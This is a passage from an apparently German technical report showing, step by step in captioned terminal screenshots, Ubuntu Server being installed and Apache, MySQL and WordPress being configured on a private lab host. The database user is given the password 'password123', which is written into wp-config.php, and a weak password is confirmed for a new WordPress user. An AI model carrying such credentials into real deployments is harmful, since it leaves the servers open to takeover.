



Abbildung 168: Installation von Ubuntu Server 11/15



**Abbildung 169:** Installation von Ubuntu Server 12/15



**Abbildung 170:** Installation von Ubuntu Server 13/15




Abbildung 171: Installation von Ubuntu Server 14/15




Abbildung 172: Installation von Ubuntu Server 15/15

Nachdem die Installation von Ubuntu abgeschlossen ist, wird das Content Management System WordPress<sup>34</sup> installiert und konfiguriert (siehe Abbildung 173 - Abbildung 186).

---

<sup>34</sup> <https://wordpress.com/de/>

```

root@webserv01:/home/superadmin# date
Tue Jun  4 05:22:12 PM UTC 2024
root@webserv01:/home/superadmin# apt update -y ; apt install -y apache2 ghostscript libapache2-mod
-php mysql-server php php-bcmath php-curl php-gd php-imagick php-intl php-json php-mbstring php-mysql php-x
ml php-zip
Hit:1 http://de.archive.ubuntu.com/ubuntu jammy InRelease
Get:2 http://de.archive.ubuntu.com/ubuntu jammy-updates InRelease [128 kB]
Hit:3 http://de.archive.ubuntu.com/ubuntu jammy-backports InRelease
Get:4 http://de.archive.ubuntu.com/ubuntu jammy-updates/main amd64 Packages [1,686 kB]
Get:5 http://de.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 Packages [1,076 kB]
Get:6 http://security.ubuntu.com/ubuntu jammy-security InRelease [129 kB]
Get:7 http://security.ubuntu.com/ubuntu jammy-security/main amd64 Packages [1,476 kB]
Get:8 http://de.archive.ubuntu.com/ubuntu jammy-updates/universe Translation-en [247 kB]
Get:9 http://security.ubuntu.com/ubuntu jammy-security/main Translation-en [254 kB]
Get:10 http://security.ubuntu.com/ubuntu jammy-security/universe amd64 Packages [854 kB]
Get:11 http://security.ubuntu.com/ubuntu jammy-security/universe Translation-en [165 kB]
Fetched 6,015 kB in 2s (2,432 kB/s)
-

```

Abbildung 173: Installation und Konfiguration von WordPress 1/14

```

root@webserv01:/home/superadmin# mkdir -p /srv/www ; chown www-data: /srv/www
root@webserv01:/home/superadmin# date
Tue Jun  4 05:26:50 PM UTC 2024
root@webserv01:/home/superadmin# curl https://wordpress.org/latest.tar.gz | sudo -u www-data tar z
x -C /srv/www
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 23.5M  100 23.5M    0     0 4257k      0  0:00:05  0:00:05 --:--:-- 4860k
root@webserv01:/home/superadmin#

```

Abbildung 174: Installation und Konfiguration von WordPress 2/14

```

GNU nano 6.2 /etc/apache2/sites-available/wordpress.conf *
<VirtualHost *:80>
    DocumentRoot /srv/www/wordpress
    <Directory /srv/www/wordpress>
        Options FollowSymLinks
        AllowOverride Limit Options FileInfo
        DirectoryIndex index.php
        Require all granted
    </Directory>
    <Directory /srv/www/wordpress/wp-content>
        Options FollowSymLinks
        Require all granted
    </Directory>
</VirtualHost>_

```

Abbildung 175: Installation und Konfiguration von WordPress 3/14

```

root@webserv01:/home/superadmin# a2ensite wordpress ; a2enmod rewrite ; a2dissite 000-default
Enabling site wordpress.
To activate the new configuration, you need to run:
  systemctl reload apache2
Enabling module rewrite.
To activate the new configuration, you need to run:
  systemctl restart apache2
Site 000-default disabled.
To activate the new configuration, you need to run:
  systemctl reload apache2
root@webserv01:/home/superadmin# systemctl restart apache2
root@webserv01:/home/superadmin# date
Tue Jun  4 05:31:22 PM UTC 2024
root@webserv01:/home/superadmin# _

```

Abbildung 176: Installation und Konfiguration von WordPress 4/14

```
root@webserver01:/home/superadmin# mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.36-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> CREATE DATABASE wordpress;
Query OK, 1 row affected (0.01 sec)

mysql> CREATE USER wordpress@localhost IDENTIFIED BY 'password123';
Query OK, 0 rows affected (0.00 sec)

mysql> GRANT SELECT,INSERT,UPDATE,DELETE,CREATE,DROP,ALTER ON wordpress.* TO wordpress@localhost;
Query OK, 0 rows affected (0.01 sec)

mysql> FLUSH PRIVILEGES
-> ;
Query OK, 0 rows affected (0.01 sec)

mysql> QUIT
Bye
root@webserver01:/home/superadmin# date
Tue Jun  4 05:33:39 PM UTC 2024
root@webserver01:/home/superadmin# _
```

**Abbildung 177:** Installation und Konfiguration von WordPress 5/14

```
root@webserver01:/home/superadmin# sudo -u www-data cp /srv/www/wordpress/wp-config-sample.php /srv/
www/wordpress/wp-config.php
root@webserver01:/home/superadmin# sed -i 's/database\_\_here/wordpress/g' /srv/www/wordpress/wp
-config.php
root@webserver01:/home/superadmin# sed -i 's/username\_\_here/wordpress/' /srv/www/wordpress/wp-config
.php
root@webserver01:/home/superadmin# sed -i 's/password\_\_here/password123/' /srv/www/wordpress/wp-conf
ig.php
root@webserver01:/home/superadmin# date
Tue Jun  4 05:37:07 PM UTC 2024
root@webserver01:/home/superadmin# _
```

**Abbildung 178:** Installation und Konfiguration von WordPress 6/14

```

GNU nano 6.2 /srv/www/wordpress/wp-config.php *
35 define( 'DB_CHARSET', 'utf8' );
36
37 /** The database collate type. Don't change this if in doubt. */
38 define( 'DB_COLLATE', '' );
39
40 /**#@+
41 * Authentication unique keys and salts.
42 *
43 * Change these to different unique phrases! You can generate these using
44 * the link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}.
45 *
46 * You can change these at any point in time to invalidate all existing cookies.
47 * This will force all users to have to log in again.
48 *
49 * @since 2.6.0
50 */
51 define( 'AUTH_KEY', 'put your unique phrase here' );
52 define( 'SECURE_AUTH_KEY', 'put your unique phrase here' );
53 define( 'LOGGED_IN_KEY', 'put your unique phrase here' );
54 define( 'NONCE_KEY', 'put your unique phrase here' );
55 define( 'AUTH_SALT', 'put your unique phrase here' );
56 define( 'SECURE_AUTH_SALT', 'put your unique phrase here' );
57 define( 'LOGGED_IN_SALT', 'put your unique phrase here' );
58 define( 'NONCE_SALT', 'put your unique phrase here' );
59
60 /**#@-*/
61
62 /**
63 * WordPress database table prefix.
64 *
65 * You can have multiple installations in one database if you give each
66 * a unique prefix. Only numbers, letters, and underscores please!
67 */

```

[ Line numbering enabled ]

```

^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo
^X Exit      ^R Read File  ^N Replace    ^U Paste      ^J Justify    ^_ Go To Line  M-E Redo

```

Abbildung 179: Installation und Konfiguration von WordPress 7/14

```

GNU nano 6.2 /srv/www/wordpress/wp-config.php *
35 define( 'DB_CHARSET', 'utf8' );
36
37 /** The database collate type. Don't change this if in doubt. */
38 define( 'DB_COLLATE', '' );
39
40 /**#@+
41 * Authentication unique keys and salts.
42 *
43 * Change these to different unique phrases! You can generate these using
44 * the link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}.
45 *
46 * You can change these at any point in time to invalidate all existing cookies.
47 * This will force all users to have to log in again.
48 *
49 * @since 2.6.0
50 */
51 _
52 /**#@-*/
53
54 /**
55 * WordPress database table prefix.
56 *
57 * You can have multiple installations in one database if you give each
58 * a unique prefix. Only numbers, letters, and underscores please!
59 */
60 $table_prefix = 'wp_';
61
62 /**
63 * For developers: WordPress debugging mode.
64 *
65 * Change this to true to enable the display of notices during development.
66 * It is strongly recommended that plugin and theme developers use WP_DEBUG
67 * in their development environments.

```

```

^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo
^X Exit      ^R Read File  ^N Replace    ^U Paste      ^J Justify    ^_ Go To Line  M-E Redo

```

Abbildung 180: Installation und Konfiguration von WordPress 8/14

```
root@webserver01:/home/superadmin# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:bc:12:35 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.237.129/24 metric 100 brd 192.168.237.255 scope global dynamic ens33
        valid_lft 1299sec preferred_lft 1299sec
    inet6 fe80::20c:29ff:febc:1235/64 scope link
        valid_lft forever preferred_lft forever
root@webserver01:/home/superadmin#
```

Abbildung 181: Installation und Konfiguration von WordPress 9/14




Abbildung 182: Installation und Konfiguration von WordPress 10/14



WordPress › Installation

Not secure 192.168.237.129/wp-admin/install.php?step=1

## Willkommen

Willkommen bei der berühmten 5-Minuten-Installation von WordPress! Gib unten einfach die benötigten Informationen ein und schon kannst du starten mit der am besten erweiterbaren und leistungsstarken persönlichen Veröffentlichungsplattform der Welt.

### Benötigte Informationen

Bitte trage die folgenden Informationen ein. Keine Sorge, du kannst all diese Einstellungen später auch wieder ändern.

**Titel der Website**

**Benutzername**   
Benutzernamen dürfen nur alphanumerische Zeichen, Leerzeichen, Unterstriche, Bindestriche, Punkte und das @-Zeichen enthalten.

**Passwort**   
Stark [Verbergen](#)

**Wichtig:** Du wirst dieses Passwort zum Anmelden brauchen. Bitte bewahre es an einem sicheren Ort auf.


**Deine E-Mail-Adresse**

Bitte überprüfe nochmal deine E-Mail-Adresse auf Richtigkeit, bevor du weitermachst.

**Sichtbarkeit für Suchmaschinen**  Suchmaschinen davon abhalten, diese Website zu indexieren  
Es ist Sache der Suchmaschinen, dieser Bitte nachzukommen.

[WordPress installieren](#)

**Abbildung 183:** Installation und Konfiguration von WordPress 11/14



**Abbildung 184:** Installation und Konfiguration von WordPress 12/14




Abbildung 185: Installation und Konfiguration von WordPress 13/14

Neuen Benutzer hinzufügen

Lege einen neuen Benutzer an und füge ihn dieser Website hinzu.

**Benutzername (erforderlich)**

**E-Mail (erforderlich)**

**Vorname**

**Nachname**

**Website**

**Sprache**

**Passwort**

**Passwort bestätigen**  Bestätige die Verwendung eines schwachen Passworts

**Benutzer benachrichtigen**  Dem neuen Benutzer eine E-Mail zu seinem Konto senden

**Rolle**

Abbildung 186: Installation und Konfiguration von WordPress 14/14




Abbildung 187: Anpassung der Netzwerkadapter 1/5

